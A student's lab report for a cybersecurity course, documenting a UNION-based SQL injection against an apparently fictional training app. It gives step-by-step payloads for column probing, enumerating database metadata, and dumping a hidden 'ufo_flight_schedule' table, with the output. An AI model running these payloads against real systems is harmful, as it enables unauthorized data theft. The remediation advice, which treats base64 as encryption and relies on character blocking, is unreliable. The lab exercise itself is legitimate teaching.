CSOC 1030: Lab Assignment #4

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

SQL Injection Leads to Data Breach

Description

SQL Injection vulnerability gets exploit when attacker can break SQL query and fetch unauthorized data and it cause loss to Confidentiality, Integrity, and Availability of web application. Here we first found database version and current root information, then we found database name and other information then we got two tables in it including inventory table which is available on main webpage and **ufo_flight_schedule** table which is publicly not available.

Impact


Flight schedule, which is not available on webpage publicly, and if attacker can find it, they can use it for malicious purpose. Even data breach can happen from it, if this won't be solved as soon as possible more sensitive data can be leaked without web application permission as they don't have this previous exposed vulnerability. In addition, full database access holding private user and admin information also includes Personal Identity Information (PII) disclosure which can also be sensitive.

Recommendations

- Confidentiality can be major issue in this case as public information is being disclosed. Considering that, we can block certain SQL symbolic character.
- Web request sent to SQL database should be sent in encrypted method instead of normal base 64 encryption.


Steps to Reproduce

1. Using Burpsuite tool, we can view and modify requests made by webpage. In this case, we can see that threat level input is encoded using base 64.



2. Now we are using order by to check number of columns, if order by value will get 200 response code if number are columns are not valid but if we get 500 Internal Server Error, then number of columns will be minus 1. So will repeat process till we get Internal Server Error. In this case, we got following results:


' ORDER BY 1 -- //	200 OK
' ORDER BY 2 -- //	200 OK
.....	.....
' ORDER BY 8 -- //	500 Internal Server Error



Therefore, we can say that we have 7 columns.


3. Now we cross check number of columns which are 7 columns using NULL value in each column in addition to current backend query using UNION function by following query:

   '+UNION+select+NULL,NULL,NULL,NULL,NULL,NULL,NULL--//



4. Now we will replace database() for name of current database, version for database version number and user() for active user information and remaining will stay NULL by following query:

   ' UNION SELECT database(),@@version,user(),NULL,database(),NULL,NULL -- //




Database name: area51_db

Database version: 8.0.33-0ubuntu0.22.04.2

User: root@localhost

5. Now we will fetch table name, column name and table schema and rest of the fields will be NULL using following query:

' UNION SELECT table_name,column_name,table_schema,NULL,NULL,NULL,NULL from information_schema.columns where table_schema=database() -- //




Now we got few new details as follows:


Table name: ufo_flight_schedule

Columns: id, ufo, datetime and description

6. So now we can fetch columns from that table which should be not visible normally by following query:

' UNION SELECT id,ufo,description,datetime,NULL,NULL,NULL from ufo_flight_schedule -- //





ID	Name	Description	Aquisition Date	Threat Level	Storage Floor	Storage Unit #
123	Nebula Lambda	Flight over South Africa	2003-10-07 02:00:00	None	None	None
150	Astral Alpha	Flight over United States	1960-07-15 22:30:00	None	None	None
172	Terra Tau	Flight over Mexico	2036-03-20 16:00:00	None	None	None
209	Equinox Upsilon	Flight between Madrid and Casablanca	2040-07-06 11:45:00	None	None	None
215	Vortex Delta	Flight between Beijing and New Delhi	1974-05-20 08:45:00	None	None	None
231	Meteor Nu	Flight over China	2011-08-11 17:30:00	None	None	None
341	Cosmo Pi	Flight between Berlin and Istanbul	2022-11-29 04:45:00	None	None	None
345	Quasar Theta	Flight between Tokyo and Honolulu	1991-08-03 15:45:00	None	None	None
368	Skywave Beta	Flight between London and Moscow	1965-02-12 18:15:00	None	None	None
437	Celestial Zeta	Flight between Paris and Cairo	1981-12-11 00:15:00	None	None	None
498	Astra Omicron	Flight over India	2018-04-01 09:00:00	None	None	None
543	Starfire Kappa	Flight between Rome and Athens	1998-03-10 07:15:00	None	None	None
583	Aurora Epsilon	Flight over Australia	1978-09-14 04:30:00	None	None	None
628	Lunar Sigma	Flight between Sydney and Los Angeles	2031-10-01 20:15:00	None	None	None
674	Galaxy Iota	Flight over Argentina	1995-12-21 11:30:00	None	None	None